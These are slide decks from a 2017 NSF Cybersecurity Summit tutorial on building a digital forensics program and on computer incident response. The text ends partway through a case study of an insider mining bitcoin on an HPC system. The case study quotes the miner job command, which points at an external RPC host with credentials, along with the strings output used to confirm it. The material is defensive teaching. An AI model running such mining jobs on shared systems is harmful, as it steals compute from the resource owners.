Building a Digital Forensics Program

Warren Raquel

2017 NSF Cybersecurity Summit
2017-08-15

trustedci.org

http://hdl.handle.net/2022/21726

Center for Trustworthy Cyberinfrastructure

CTSC's mission is to provide the NSF community a coherent understanding of cybersecurity's role in producing trustworthy science and the information and know-how required to achieve and maintain effective cybersecurity programs.

Who we are

Warren Raquel - Senior Security Engineer at the National Center for Supercomputing Applications

CTSC - Provides the NSF community with a coherent understanding of how cybersecurity is important to them and the resources to achieve and maintain a cybersecurity program appropriate for them.

Class Outline

- Introduction
- Section 1 — What is the role of digital forensics?
- Section 2 — The general Digital Forensics Process
- Section 3 — What you need to get your program off the ground

Forensics


Adjective

"relating to or denoting the application of scientific methods and techniques to the investigation of crime."

Noun

"scientific tests or techniques used in connection with the detection of crime"

Organization of Scientific Area Committees for Forensic Science (OSAC)



CTSC

Digital Forensics

The application of scientific methods and techniques in the investigation of a computer crime.

NIST SP 800-86 - Guide to Integrating Forensic Techniques into Incident Response

The Digital Forensic Process

- Collection
- Examination
- Analysis
- Reporting

Process - Collection

- Collection of data
- Chain of custody

Process - Examination

- Data Extraction

Process - Analysis

- Timestamp synchronization
- Log interpretations
- Observations that validate or refute your hypothesis

Process - Reporting

- Conclusion
- Keep audience in mind
- Provide action items

Logistics

- Equipment
- Staffing
- Support

Equipment

- Write blockers
- Adapters
- Software
- Storage
- Chain of Custody forms
- Anti-static bags
- Examination Workstation
- Forensic Software
- Office space

Equipment - Office Space

- Secured Office
- Safe
- Encryption

Equipment - Forensic Workstation

- Ability to keep cases separate
- Lots of storage access (local or network)
- Additional speed for indexing
- Forensic Recovery of Evidence Device
  - Digital Intelligence
  - Built for forensics

Equipment - Storage

- Where do we store acquired images?
  - SAN
  - External storage
  - Network shares?
  - Optical?
  - Tape?

Equipment - Write Blockers

- Could be done via software writeblocks
- USB
- SATA
- PATA

Equipment - Software

- Forensic Suites
  - EnCase
  - FTK
- Volatile Acquisition
- Open Source Tools
  - Autopsy - Free
  - Kali Linux
  - SIFT

Equipment - Miscellaneous

- USB drives
- Chain of Custody forms
- Anti-static bags
- Evidence Bags
- Mouse jiggler
- Hot-plug kit
- Camera
- Voice Recorder
- Notebooks

Staffing

- Pattern recognition is a key skill
- Experience with the platform they are investigating
- Ability to work with others

Starting our your forensics program

- What do you need at a very minimum?
  - Policies
  - Staff
  - Workstation
  - Storage
    - Office/Data/evidence
  - Write Blockers

Growing your forensics program

- In-house procedures
- Expand storage to attached storage.
- Hardware based acquisition devices
- Upgrade forensics workstation
- Additional Training
- Look at enterprise level options like remote acquisition or suites for team analysis.

Other considerations

- How long to retain data?
- Do we need mobile forensics?

Core considerations

- Must be a repeatable process
- Tools and techniques must be easily repeated and/or accepted by the general forensic scientific community.
- Integrity of evidence must be maintained.
- Bias can often misdirect investigations.

Questions?

CTSC

CENTER FOR TRUSTWORTHY
SCIENTIFIC CYBERINFRASTRUCTURE

The NSF Cybersecurity Center of Excellence

Thank You

trustedci.org
@TrustedCI

We thank the National Science Foundation (grant 1547272) for supporting our work.

Computer Incident Response

Warren Raquel

2017 NSF Cybersecurity Summit
August 15th, 2017

Center for Trustworthy Cyberinfrastructure

The NSF Cybersecurity Center of Excellence

CTSC's mission is to provide the NSF community a coherent understanding of cybersecurity's role in producing trustworthy science and the information and know-how required to achieve and maintain effective cybersecurity programs.

Who we are

Warren Raquel - *Senior Security Engineer at the National Center for Supercomputing Applications*

CTSC - *Provides the NSF community with a coherent understanding of how cybersecurity is important to them and the resources to achieve and maintain a cybersecurity program appropriate for them.*

Class Outline

- Introduction
- Section One – What you need to know about preparing well in advance of an incident
- Section Two – General incident response process
  - Detection and Analysis
  - Containment, Eradication and Recovery
- Section Three (time permitting) – Four use case scenarios of real incidents

Role of Incident Response

- Specialized service for incidents
- Systematic, repeatable, consistent **lifecycle**
- Compliance with policy/law to have capabilities to respond to incidents
- Prevent, detect, and respond

Types of Incidents

- Phishing
- Worms
- Vulnerabilities
- Insider Threat
- Hacked accounts
- Pivoting
- Brute Force
- DoS
- Acceptable Use violations
- Property Loss/Theft
- Data Loss
- Misconfiguration
- Abuse

General Topics for this Talk

- **Preparation**
- Detection & Analysis
- Containment, Recovery, & Eradication
- Case Studies

Note: The topics discussed today follow NIST 800-61

Prevention - *First Step to being Prepared*

1. ***Understand and document project/organization assets and the threats and vulnerabilities to those assets. Also known as a risk assessment.***

1. Identify security and related policies.

1. Development of a Cyber Security Plan to protect against those risks.

1. Develop a Cybersecurity Incident Response Plan

1. Performing a Risk Assessment

- System characterization – identify your assets. Everything from data, to hardware and even your reputation.
- Threat identification– identify negative elements that target your systems.
- Identify vulnerabilities – flaws or weaknesses in your systems. These are constantly evolving.
- Identify and evaluate controls
- Prioritization of risks based on vulnerabilities, threats and likelihood of occurrence.
  - See our other tutorial on developing a cybersecurity program.
  - https://trustedci.org/guide

Prevention - *First Step to being Prepared*


1. Understand and document project/organization assets and the threats and vulnerabilities to those assets. *Also known as a risk assessment*.

1. ***Identify security and related policies.***

1. Development of a Cyber Security Plan to protect against those risks.


1. Develop a Cybersecurity Incident Response Plan

2.A Policy



- A formally documented set of rules and requirements that must be met.
- Lays out what is important to the organization or project by identifying key assets and the need to protect or manage those assets.
- You may have project policy, organization/departmental policies, institutional policy and government regulated policies.

2.B Policy Examples



- **Information classification policy** - Classifies types of data and what risk exposure is to them.
    - **HIPAA, FERPA, ITAR, EAR** – Federal government regulations
- **Information disclosure policy** - How and to whom project information might be shared.
- **Media policy** - Who and how will interaction with the media be conducted.
- **Privacy policy** - Address the privacy expectations of participants in the project.
- **Security policy** - How will security be treated by the project.
- **Disaster recovery** - How will the project recover from any type of disaster.

2.C IR Policy

- What's the purpose of the policy?
- Goals of the IR policy (and IR in general)
- Who does it apply to?
- Glossary of terms
- How do you communicate to your organization?
- What parties perform IR functions and authorization
- General functions in IR (collection of evidence, ability to block hosts, etc)
- Contact methods (e.g. public safety, security office, help desk)

Prevention - *First Step to being Prepared*

1. Understand and document project/organization assets and the threats and vulnerabilities to those assets. *Also known as a risk assessment*.

1. Identify security and related policies.

1. Development of a Cyber Security Plan to protect against those risks.

1. Develop a Cybersecurity Incident Response Plan

3. Cybersecurity Plan

- A plan/strategy to address the risks your project/organization have identified.
- Cybersecurity best practice – as a starting point
  - ➢ http://www.sans.org/critical-security-controls
  - ➢ For more details see our tutorial on developing a cybersecurity plan.
- Monitoring and alert systems
  - ➢ These feed your incident investigations
  - ➢ In open environments monitoring is a key security backbone.
    - Networks & firewalls
    - Hosts & application logging
    - Intrusion detection systems
    - Scans
    - Security threat lists and feeds
    - Much more on this later in the talk

Prevention - *First Step to being Prepared*

1. Understand and document project/organization assets and the threats and vulnerabilities to those assets. *Also known as a risk assessment*.

1. Identify security and related policies.

1. Development of a Cyber Security Plan to protect against those risks.

1. ***Develop a Cybersecurity Incident Response Plan***

4. Incident Response Plan

- Guide – NIST SP800-61
- Identifies
  - ➢ Process used to investigate an incident
  - ➢ Incident mitigation to remedy the situation, including potentially patching, blocking off, and recovery
  - ➢ Documents what was found, how, when, and what was done to remedy it

Incident Response Plan Categories

1. Incident Alert Mechanisms
2. Forming a team – *makeup and skills*
3. Contact information & Incident reporting mechanisms – *who, what, when, how……*
4. Team coordination & communication
5. Secure information channels
6. Monitoring - *Information sources & tools*
7. Log Management

1. General Incident Response Preparation

- Establish and document ways for stakeholders to contact the security team.
  - ➢Members of the organization
  - ➢Members of other organizations
  - ➢Establish accessible and searchable on-line site for this and other information related to contacting incident response and security contact directory

- Establish ways to track an incident “ticket”

2.A Forming an IR Team

- Decide who is on the team
  - Someone to lead investigation (may depend upon experience)
  - Network expertise
  - Key application expertise
  - Security knowledge and responsibility
- Define roles and responsibilities
  - Who is leading
  - Analysts
  - Containment
  - Restore
  - Define expectations of outside resources
- Identify subject matter experts

2.B Types of IR Teams

- Managed Security Team
  - ➢ This team has experience with security and incident response.
  - ➢ Likely more than a single individual
- One (maybe full-time) security person.
  - ➢ Several other members who know they will be called on during an incident
- A person who is assigned as part of other duties

- Distributed Team
  - ➢ May be a coordinated response by multiple teams

2.C IR Team Skills

Team Leader

- ✓ Communication skills
- ✓ Diplomacy
- ✓ Organized
- ✓ Integrity
- ✓ Coping with Stress
- ✓ Problem Solving
- ✓ Time Management

Team Members

- ✓ Networking Expertise
- ✓ Knowledge of Key Applications and Services
- ✓ Host & System Expertise
- ✓ Malicious Code (Viruses, Worms, Trojan Horse programs)
- ✓ Programming Skills

3. Who to contact and When

Campus

- Incident Response Team
- Organizational Leads

System Owners and Developers

- Resource Owner
- Network and System admins
- Apps and Services experts

Project Leads

- PI
- Managers

Stakeholders

- On Campus
- Other Sites
- Users

Law Enforcement

- Campus Legal
- Police, etc...

Media

- Talk to campus first

It is also important to know HOW you will communicate to each of these

4.A Internal IR Team Coordination & Communications

- Identify the leader of the incident
  - Define responsibilities and roles
  - Assign the roles
- Identify who is authorized to make decisions
  - Does the system have to come down?
  - Whole system need to be scrubbed and reinstalled?
  - Initiate immediate plan of action? (black-hole routing)
- Define communication and collaboration plan
  - Remote access
  - Outside organizations
  - Collaboration environments
- Name who will interact with external groups


4.B External IR Coordination

- Develop Relationships
  - Other departments
  - University IT/Security team
  - ISP
  - Related projects
  - Vendors
  - Legal advisors
  - Law enforcement – you may need approval from legal first
  - Trust groups
- Information Sharing Agreements
  - How much
  - How to share
  - Security, privacy, and legal considerations
- Reporting Requirements

4.C Dry Run/Practicing

- Test all your IR plans and procedures
  - ➢ Run through all the scenarios you're prepared for if possible
  - ➢ Involve as many of the team members as possible
  - ➢ Test communication channels (wikis, encryption keys, communication lines)
  - ➢ Be sure to test disaster recovery procedures
- Test at least once per year
- Better to find issues during a test than a real incident

5. Secure Communications



- Direct Communications
  - ➢ Person to person calls
  - ➢ PGP with an Email client is a great communication tool - *If you have a distributed team then hold signing sessions at events*
  - ➢ Jabber for IM style messaging - http://www.jabber.org/
    - ➢Other IM tools may work well such as OTR (https://otr.cypherpunks.ca/) combined with Adium
  - ➢ Secure phone conferencing – authenticated
    - ➢Pay special attention to #passcode distribution methods
    - ➢Voice authenticate each participant
- Online Collaboration
  - ➢ Secure Wiki - Store evidence and other incident data for collaborative investigations

5.A Monitoring Services

- Security systems
  - ➢ Intrusion Detection System logs
  - ➢ Host-based syslogs
  - ➢ Firewall logs
  - ➢ Vulnerability scan reports – a service that is run
  - ➢ Log analysis services
  - ➢ DHCP – bind IP assignment to devices and owners
- Network and switch devices & services
  - ➢ Netflow – capture of network level flows typically just headers
  - ➢ DNS – device connections
- Storage infrastructure – usage information
- Operating systems and Applications
  - ➢ Syslog
  - ➢ Keystroke
  - ➢ Performance and reliability logs

5.B Of Special Interest

- Authentication logs – These are key focus points in understanding the attack vector of many of the common incidents (this can be found in syslogs).
- You should monitor:
  - ➢ Login attempts – successes and failures
    - From where (ip address)
    - When (btw make sure you're utilizing NTP for time synchronization)
    - Authentication method and versions
  - ➢ Privilege escalation attempts – successes and failures
  - ➢ Logout times

6. Log Management Policies and Procedures

Log Management Policies and Procedures

- Logs are the source of all your investigative efforts.
- It is important to establish site wide log management procedures.
- For large projects and sites this typically requires a dedicated log management infrastructure.

Log Capture

- Ensure logging is enabled on security systems, routers and devices, storage, VMs, operating systems and applications
- Ensure that data captured includes all key events such as:
    - Sign in and out plus identity, Source and destination, AuthN Versions, Synchronized Time stamp, root activity
- If it applies record sensitive data access
- Consider privacy issues when setting up user activity logging
    - Remember this information captures user behavior
    - Universities have strict rules about privacy
- Monitor any changes or access to the logging infrastructure


Log Retention and Storage

- A centrally managed log management infrastructure is needed
    - Automated methods to move logs or shadow them
    - For efficiency as well as security
    - Log management system restricted to security staff.
- You're going to be adding to logs constantly so devise a strategy to meet those requirements and take into consideration how you use the logs (i.e. search them)
- Data retention policy
- Ensure retired logs are disposed of

Log Protection

- Secure the processes that generates log entries
- Limit access to log files – trusted staff only
- Implement secure log transfer mechanisms
- Protect the confidentiality and integrity of log files
- Provide adequate physical protection for logging mechanisms and stored logs
- Validate log system is working daily
- Logs are valuable because they contain so much information, information other's may also find useful

Log Analysis



- Regularly review and analyze logs
    - ***Automation is KEY***
    - Leverage correlation tools for holistic view & reduce false positives
- Use automated reporting generation tools and review daily
- Log analysis should include real-time monitoring
    - NCSA has a “quicker” real-time analysis and,
    - A daily deeper dive log analysis
- Set up an alerting system based on priorities
- Develop a baseline of typical log entries in order to detect unusual or anomalous events or activities
    - And keep updating this over time.

Log Analysis Tools/Services

ELSA (https://code.google.com/p/enterprise-log-search-and-archive/)

ELSA provides a query interface that normalizes logs and makes searching for arbitrary strings easy.

OSSEC (http://www.ossec.net/)

OSSEC performs log analysis, file integrity checking, policy monitoring, rootkit detection, real-time alerting and active response.

SEC - simple event correlator (http://simple-evcorr.sourceforge.net/)

SEC is an event correlation tool for event processing which can be harnessed for event log monitoring, for network and security management.

Splunk (http://www.splunk.com/)

Collects data from remote sources and helps to correlate complex events. Splunk will allow you to index data and make it searchable.

Bro (http://bro.org/)

Provides logging activities and traffic analysis and a very extensible way to analyze network data in real time

General Topics for this Talk

- Preparation
- **Detection & Analysis**
- Containment, Recovery, & Eradication
- Case Studies

Attack Motivations

- Economic – monetary gains or business advantage
  - ➢ State sponsored spying – stealing secrets of all kinds
  - ➢ Business competition
  - ➢ Personal gain - including Bitcoin mining and related
- Public Relations & hactivism
  - ➢ Same three as above
- Personal Vendetta
  - ➢ Disgruntled worker or user
- Experimentation
  - ➢ Just for fun
  - ➢ Training
- To launch attacks on other systems/sites
- As a gateway to a specific target
- Terrorists

Understanding Basic Attack Vectors

- Stolen accounts & brute force – basically password attacks
  - ➢ Attacker reused the username and PW captured from another site – likely a system that is more vulnerable
- Insider attacks – believe it or not students and even professors are an attack vector. Unfortunately these can be very difficult to detect or protect against
- Software vulnerabilities -
  - ➢ Misconfiguration of systems
  - ➢ Poor patch management – unaddressed known vulnerabilities – these are what intruders scan for and then utilize rootkits to attack for privilege access.
  - ➢ Zero day attacks
- Malicious Code (Viruses, Worms, Trojan Horses, Ransomware, etc…)

Alerts to an Incident
"Gee, that does not look right!"

- System admins keeping an eye on the system
- Poor system Performance
  - ➢ *Process monitoring*
  - ➢ *Memory usage*
  - ➢ *Disk or networking activity*
- Unusual
  - ➢ In/Out connections
  - ➢ Traffic patterns
- Storage has filled up
- Unusual user behavior
  - ➢ Active at unusual times
  - ➢ Unusual increase in their usage
- Users see suspicious activities with their own accounts
  - ➢ Odd files or directories
  - ➢ Usage increases
  - ➢ History file changes

Other Common Incident Alerts

- Direct alerts from your monitoring services
- Automated analysis of logs and correlations
- Alerts from trusted sources of malicious activities or newly exposed vulnerabilities
  - ➢ Partner alerts you on suspicious activities
  - ➢ Alerts from vulnerability scans
  - ➢ Vulnerability alerts from a vendor or trusted agent

Containment

Must determine a strategy

- Reduce damage
- Minimize corruption of evidence
- How does it affect service availability
- How long does it take to implement
- Effectiveness

Containment

Identify:

- Evidence collection
  - Methods
  - Downtime
  - Chain of evidence
  - Minimizing corruption
- Attackers/CC

Eradication & Recovery

- Clean viruses/corruption
- Disable accounts
- Restore systems/services to operation
- Remediate vulnerabilities
- **Lessons Learned**

Lessons Learned

- Critical aspect of IR process
- Closes gaps in processes
  - monitoring
  - communication
  - processes

Break

Basic Incident Response Cycle Walkthrough

1. Determining if there is an incident
2. Communicate the incident
3. Determine how to handle the incident
4. Perform a detailed investigation
5. Contain the incident
6. Recovery
7. Eradicate

Step 1: Determine if there is an Incident

- Head of security or incident response team has been alerted to some kind of unusual behavior by an individual or service.
  - ➢ **remember the monitoring services you put into place in the preparation section*
- Perhaps notified by some outside source that interesting things are happening.
  - ➢ Might be a new vulnerability announced
  - ➢ A detected incident at a different site that points to your site
  - ➢ Maybe you just feel something does not look right
- *Now your security or IR lead is responsible to determine if there is an incident*
- Begin to gather information from the alert source
- Then perform an initial investigation

Step 2: Communicate the Incident


- Summarize what you know and using your communication plan begin to inform the contacts *via the reporting procedures you established as part of your incident response plan.*
- Make sure everyone knows you're on top of the incident
- Identify who is authorized to make decisions
- Identify who will interact with external groups

Step 3: Determining How to Handle the Incident

- Review alert details to understand what it is telling you
- Look for other alerts that may be related
- Review pertinent logs and services to validate the alert
  - *This is why you establish log management procedures*
  - *This is when you start to utilize your log analysis tools*
- Characterize the impact of the incident
  - Has it or is it capable to causing harm to your assets?
  - How much impact might it have?
  - Is this a recently detected “older” event or something new and rapidly expanding?
  - Identify roughly when this incident started (if possible)
  - Who needs to know about and what decisions need to be made?
  - Who might I need to assist with the investigation?
  - Determine the attack vector

3.A Decide how to proceed with incident response

- Understand what tools and data sources are available to you for further understanding the scope of the incident
  - system logs
  - application logs
  - firewall logs
  - IDS alerts
  - File system information
- Are there any mitigation strategies we need to deploy?
  - Increase the monitoring of the affected environment to assess whether it's being actively used by an attacker
  - Firewalling or black hole routing



3.B Additional Questions to Consider

- Decide what the response goal is for this incident
  - ➢ End the attack and get back online quickly
  - ➢ investigate with the idea of prosecution
  - ➢ or?
- Do you already have response procedures?
  - ➢ If so, are they valid for this incident?
- If the incident is still going on will we perform live analysis?
  - ➢ What tools can monitor the environment
- Check your backup and restore capabilities
  - ➢ Have they been followed?
  - ➢ Are the backups valid?
- Make assignments on who will do what next

3.C Privacy Breaches

- *Special note here - be aware if this incident:*
  - ➢ Involves any Personally Identifiable Information (PII) or Personal Health Information (PHI)?
  - ➢ Violates International Traffic and Arms Regulations (ITAR) compliance?
  - ➢ Or other privacy policy infraction

Step 4: Organize Incident Response Team

- Pull team together and layout the incident details
- Assign duties and review procedures
- Team communications & sharing services
  - ➢ Secure Email
  - ➢ Secure Wiki
- Schedule team physical collaboration spaces such as a war room

Step 4.A: Perform a Detailed Investigation

- Gather up the needed information
- Some of this will be pulling logs together
- Some of it will be analysis of systems and services for additional information
  - ➢ Has anything been left behind –
    - Applications and tools
    - Data files
  - ➢ Have files been modified?
  - ➢ Have access permissions been modified?
  - ➢ Did the intruder gain root
- Move forward and backwards through the logs as well as diagonally through other logs, systems and organizations.


Step 4.B: Investigation Checklist

	Action	Complete
1.0	Find out if any security alerts were generated	
1.1	Identify any observations that lead up to incident	
1.2	Understand how the problem was initially detected	
2.0	Understand the nature of the problem	
3.0	Gain specific knowledge	
3.1	How was the problem initially detected	
4.0	Identify what has been affected	
4.1	Equipment	
4.2	Devices	
4.3	Groups	
5.0	Identify affected applications	
5.1	Identify affected data	
6.0	What has been done so far	
6.1	Processes, services stopped/restarted	
6.2	Files modified	
6.3	Files deleted	
6.4	Tools run	
7.0	Identify containment steps that may have been taken	
8.0	Review logs	
9.0	Find the ingress and egress paths	
10.0	Investigate if there are any risk to other organizations	

*adapted from SANS Incident Response Handbook

Step 4.C: Secure Evidence

- It may be vital to secure evidence for later disciplinary actions
  - ➢ We have had requests from our university legal for incidents that are over 3 years old
  - ➢ Most times we know in advance these are likely to be on-going needs for the evidence
- Preserve evidence in a secure way
- Maintain a chain of custody



Step 5: Containment:
Limit the damage and prevent any further damage

1. Understand what the problem is and decide how to proceed
    - ➢ Let it run – this allows you to gather more information
    - ➢ Isolate the service or host that has been compromised
    - ➢ Bring everything down
2. How do you make the decision?
    - ➢ Do you have to contact people?
    - ➢ What does your procedure say to do?
    - ➢ Contact list

Step 5.A: Containment Options

1. Short-term Containment
   - ➢ Can the problem be isolated? Taken offline?
   - ➢ Are all affected systems isolated from non-affected systems?
2. System Backup
   - ➢ Gather information from affected systems for further analysis
   - ➢ Have all commands and other documentation since the incident occurred been kept up to date?
3. Long-term containment
   - ➢ If the system can be taken offline, then proceed to the Eradication phase.
   - ➢ If the system must remain in production, proceed with long-term containment by removing all malware and other artifacts from affected systems. Harden the affected systems from further attacks until an ideal circumstance will allow the affected systems to be reimaged.


Step 6: Recovery

- Bring any affected systems, services, and applications back into production
- Restore data and configurations
  - ➢ Identify the proper time and date of the recovery media
  - ➢ Verify images restored correctly and completely
- Ensure the entire incident is cleaned up
- Test all systems, services and applications if possible
- Continue to monitor for any signs of an ongoing issue
  - ➢ Any more strange behavior
  - ➢ Access attempts from the same attack IP(s) or account(s)

Step 7: Is the Incident Really Eradicated?

- How do you know the problem is really gone?
- You need to really understand what happened.
  - ➢ Attack vector(s)
  - ➢ Backdoors
  - ➢ Changes made
- All files that have been changed need to be identified
- Close all the doors that might have been used
- Exhaustive search for any tools that might have been installed
- Add additional monitoring if none is available

Document Lessons Learned



- Document the details so you have a complete record of everything that happened
    - When was the problem was first detected and by whom?
    - The scope and impact of the incident?
- What actions were taken to identify and address?
- How did you ensure it was all cleaned up?
- What actions were taken in the recovery process?
- Was the incident response plan effective? And if not what needs to be addressed

Reassessing Preparation and Response

Conduct a post mortem

- Delve into the who, what, how, when, and why of the incident
- Review how things could have gone better in order to improve your processes
- Keep the meeting calm - limit the finger pointing
- Keep the meeting focused - get the information to fix the problem and improve things
- Identify if the incident could have been identified sooner or even prevented

The Final Analysis

At the heart of all these issues is one important question:

Why did this happen and can we prevent it from happening again?

A reminder about communication…

- Don’t underestimate the importance of communication
- If you don’t tell the necessary people that you are taking action they will assume you’re not doing anything
    - *(I have been bitten by this one numerous time)*
- Communication suggestions
    - When you have determined there has been a compromise
    - When you have concluded the investigation and and planning the eradication and recovery
    - When the the service or system is back in production

Break

General Topics for this Talk

- Preparation
- Detection & Analysis
- Containment, Recovery & Eradication
- **Case Studies**

BONUS MATERIAL

Case studies, if time permits

Part 3
Case Studies

- HPC Bitcoin – Insider attack
- HPC Pivot Attack – Shared credential incident
- Heartbleed – Zero day
- Crimea – PR attack

HPC Bitcoin

Alert and Determining if it is an Incident

- *Alert* – An HPC admin identified an issue with the job scheduler and questioned whether the jobs were MPMD (multiple program multiple data) jobs.
- The admin used a script to review user jobs and confirm whether these were MPMD jobs, which they were not.

- Upon reviewing the job, he saw the word "bitcoin":

```
aprun -n 1024 -N 1 -d 16 -j 1 ./alpha-test.x -url=http://213.133.127.145:8332 -user=bitcoin_user@yahoo.com_cpu -password=foo -threads=16 -workrefreshms=2000
```

- The PoC for the grant allocation was contacted and suggested to escalate the investigation.
- The Admin further researched jobs showing apparent bitcoin activity and found 75,000 node-hours had been used.

HPC Bitcoin

Initial Investigation

- Incident response team directed Admins to look into directory where they found odd files
- Executables in the user's directory contained "strings" that verified they were bitcoin-related
- IRT staff looked at keystroke and Bro logs
- Reviewed Bro conn logs to identify the ports used.
  - ➢ The ports correlated with known bitcoin ports
- Found out the user was a team member on the project

After consulting with key stakeholders we decided monitoring was the appropriate method of containment

HPC Bitcoin

Communicating the Incident

- Notified the PI of the resource – *note this is an NSF-funded computer which is allocated for national research*
- PI notified and consulted with NSF PO
- Notified organizational leaders
- Organizational leaders contacted campus leaders for a briefing and advice
- University legal were briefed on the incident

HPC Bitcoin

Investigating the Incident

- Early questions:
  - ➢ Was it just one account and one user?
    - Was this a wider intrusion?
  - ➢ Someone using his account?
    - Stolen?
    - Shared?

- Information Sources Used
  - ➢ SSH logs – what commands were run
  - ➢ Bro logs – downloaded files
  - ➢ History files – user activities
  - ➢ Admins looked for similar jobs

HPC Bitcoin

Investigating the Incident

Note from Admin:

Sunday I alerted that the user had actively running jobs. I checked a script and identified they were running the same script/program I investigated Friday. Notified Resource PI and organizational leaders that the bitcoin miner user was back. Resource PI asked to again verify that it was indeed bitcoin related and not just named the same, and I found:

```
strings test-alpha-gpu.x |grep -i bitcoin
bitcoinminercuda_20.cubin
bitcoinminercuda_11.cubin
bitcoinminercuda_10.cubin
/u/sciteam/alpha-test-rpc-gpu/src/cuda/bitcoinminercuda.cu
/u/sciteam/alpha-test-rpc-gpu/src/cuda/bitcoinminercuda.cu
```

I also found source code for the rpcminer bitcoin miner, and some diablo miner remnants (another miner program) in his homedir.

HPC Bitcoin

Contain, Eradicate, & Recover

- Contain
  - Locked down user accounts
